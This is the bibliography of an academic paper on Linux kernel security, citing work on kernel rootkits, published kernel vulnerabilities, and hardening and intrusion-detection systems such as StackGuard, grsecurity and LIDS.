Cesare, S. 1998. Runtime kernel kmem patching. `www.big.net.au/ silvio/runtime-kernel-kmem-patching.txt`.

Cesare, S. 2001. Doing syscall redirection without modifying the syscall table. `www.securiteam.com/unixfocus/5FP022A4KW.html`.

Cowan, C., Beattie, S., Wright, C., and KroahHartman, G. 2001. RaceGuard: Kernel Protection From Temporary File Race Vulnerabilities. In *Proceedings of 10th USENIX Security Symposium*. USENIX, Washington D.C.

Cowan, C. and Pu, C. 1998. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proceedings of 7th USENIX Security Symposium*. USENIX, San Antonio, TX.

Cyberwinds. 2001. Knark, a Linux LKM based rootkit. `packetstormsecurity.nl/UNIX/penetration/rootkits/`.

Designer, S. 2003. OWL open wall linux secure kernel patch. `www.openwall.com`.

Evans, D. 1996. Static Detection of Dynamic Memory Errors. In *Proceedings of the SIGPLAN Conference on Programming Language Design and Implementation*. PLDI '96, Philadelphia, PA.

FuSyS. 2000. Kernel Security Therapy Anti-Trolls. `www.s0ftpj.org/tools/kstat.tgz`.

Halflife. 1997. Abuse of linux kernel for fun and profit. *Phrack 50*. `www.phrack.org/show.php?p=50&a=5`.

Intel. 2002a. *IA-32 Intel Architecture Software Developer's Manual Volume 3, Interrupts and Exception Handling*. `www.intel.com/design/pentium4/mauals/245470.htm`.

Intel. 2002b. *IA-32 Intel Architecture Software Developer's Manual Volume 3, Protected-Mode Memory Magement*. `www.intel.com/design/pentium4/mauals/245470.htm`.

Jan K. Rutkowski. 2002. Execution path analysis: Finding kernel based rootkits. *Phrack 59*. www. phrack.org/show.php?p=59&a=10.

Kossak and Lifeline. 1999. Building into the linux network layer. *Phrack 9,* 55. www.phrack.org/show.php?p=55&a=12.

LeSage, J. 2001a. Arbitrary command execution through LKM. packetstormsecurity .nl/UNIX/penetration/rootkits/, nijen@mail.ru.

LeSage, J. 2001b. Hiding LKM. packetstormsecurity.nl/UNIX/penetration/ rootkits/, nijen@mail.ru.

Mateti, P. and Gadi, S. S. 2003. Prevention of Buffer Overflow Exploits in IA-32 Based Linux. In *Proceedings of The International Conference On Security And Management, SAM '03*. International MultiConference on Computer Science and Computer Engineering, Las Vegas, NV.

McVoy, L. and Staelin, C. 1996. lmbench:Portable Tools for Performance Analysis. In *Proceedings of USENIX '96*. USENIX.

Morton, A. 2003. Linux kernel `do_brk` function boundary condition vulnerability. cve CAN-2003-0961, www.securityfocus.com/bid/9138/info/.

Myers, J. 1994. Post office protocol POP. Tech. rep. Nov. www.faqs.org/ rfcs/rfc1725.html.

Ott, A. 2001. The Rule Set Based Access Control (RSBAC) Linux Kernel Security Extension. In *Proceedings of 8th International Linux Kongress*. International Linux Kongress, Enschede, Netherlands.

Palmers. 2001. Advances in kernel hacking. *Phrack 58*. www. phrack.org/show.php?p=58&a=6.

Palmers. 2002. 5 stories about `execve` (advances in kernel hacking ii). *Phrack 11,* 61. www.phrack.org/show.php?p=59&a=5.

Postel, J. and Reynolds, J. 1985. File transfer protocol FTP. Tech. rep. www.faqs.org/ rfcs/rfc959.html.

Postel, J. B. 1982. Simple mail transfer protocol SMTP. Tech. rep. Aug. www.faqs.org/ rfcs/rfc821.html.

Pragmatic. 1999. (nearly) complete linux loadable kernel modules. www.thc.org/papers.

Purczynski, W. 2003a. KNOX -implementation of non-executable page protection mechanism. isec.pl/projects/knox/knox.html.

Purczynski, W. 2003b. ptrace Exploit Code Released. www.securiteam.com/exploits/5CP0Q0U9FY.html, lists.insecure.org/lists/bugtraq/2003/Mar/0276 .html.

Rivest, R. 1992. The MD5 message-digest algorithm. Tech. Rep. RFC 1321, MIT Laboratory of Computer Science and RSA Data Security, Inc.

Samhain Labs. 2002. The Samhain file integrity/intrusion detection system. la-samhna .de/samhain/index.html.

SANS. 2003. The twenty most critical internet security vulnerabilities. www.sans.org/top20/.

SD and Devik. 2001. Linux on-the-fly kernel patching without LKM. *Phrack 58*. www.phrack.org/show.php?p=58&a=7.

Simes. 2002. How to break out of a chroot jail. Tech. rep. www.bpfh.net/simes/computing/chroot-break.html.

Smith, P. 2002. Richard Gooch simpleinit open file descriptor vulnerability. www.securityfocus.com/ bid/5001/info/.

Spaceork. 2001. kbdv3, a Linux LKM backdoor. packetstormsecurity.nl/UNIX/penetration/rootkits/.

Spender. 2003. Grsecurity. www.grsecurity.net .

Starzetz, P. 2003. Runtime address space extender RSX. www.starzetz.com /software/rsx.

Starzetz, P. and Purczynski, W. 2004. Linux kernel do_mremap function boundary condition vulnerability. cve CAN-2003-0985, www.securityfocus.com/ bid/9356/info/.

Stealth. 2002. Adore, a Linux LKM based rootkit. www.team-teso.net.

Stevens, W. R. 2002. *Advanced Programming in Unix Environment*. Addison Wesley, Addison-Wesley, 75 Arlington Street, Suite 300, Boston, MA 02116, Chapter 12. Advanced I/O, 378–382.

Subramanian, S. 2003. Sniffing the ethernet with high quality tools. M.S. thesis, Wright State University, Dayton, OH-45435, USA.

Team, P. 2003. PAX page execution. pageexec/vitualave.net.

TIS Committee. 1995. Executable and Linking Format Specification, version 1.2. Tech. rep.

Torvalds, L. 2003. Linux 2.6.0. Kernel Mailing List, 17 Dec 2003 20:14:06 -0800 (PST).

Unknown, A. 2002. Linux 2.2 kernel bug in `/proc/pid/mem`: `mmap()` interface may let local users crash the system. `securitytracker.com/alerts/2002/Dec/1005822.html`.

Unknown, A. 2003a. Linux 2.4 kernel `/proc/self` error may disclose sensitive information to local users. `www.securitytracker.com/alerts/2003/Jul/1007257.html`.

Unknown, A. 2003b. Linux 2.4 kernel `/proc/tty/driver/serial` may disclose password characteristics to local users. `www.securitytracker.com/alerts/2003/Jul/1007243.html`.

van de, A. 1999. Kernel httpd accelerator. `www.fenrus.demon.nl/index.html`.

Venema, W. 2003. Postfix: A mailer alternative to sendmail. Tech. rep. `www.postfix.org/`.

Welch, B. 1991. File System Belongs in the Kernel. In *Proceedings of Second USENIX Mach symposium*. USENIX.

Wilander, J. and Kamkar, M. 2003. A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention. In *Proceedings of Network and Distributed System Security Symposium NDSS 2003*. NDSS 2003, SanDiego, CA.

Wojtczuk, R. 2001. Linux `ptrace/setuid` exec vulnerability. BUGTRAQ id 3447 `www.securityfocus.com/bid/3447/info/`.

Wright, C., Cowan, C., Smalley, S., Morris, J., and Kroah-Hartman, G. 2002. Linux Security Modules: General Security Support for the Linux Kernel. In *Proceedings of USENIX Security '02*. USENIX, SanFransico, CA.

XIE, H. and Biondi, P. 2003. LIDS linux intrusion detection system. `www.lids.org`.

Zalewski, M. 1998. klogd 1.3-22 buffer overflow. `lwn.net/1998/1112/klogd2.html`.

Zerr, J. 2002. Secure remote logging with syslog-ng and stunnel howto. Tech. rep. `venus.ece.ndsu.nodak.edu/ jezerr/linux/secure-remote-logging.html`.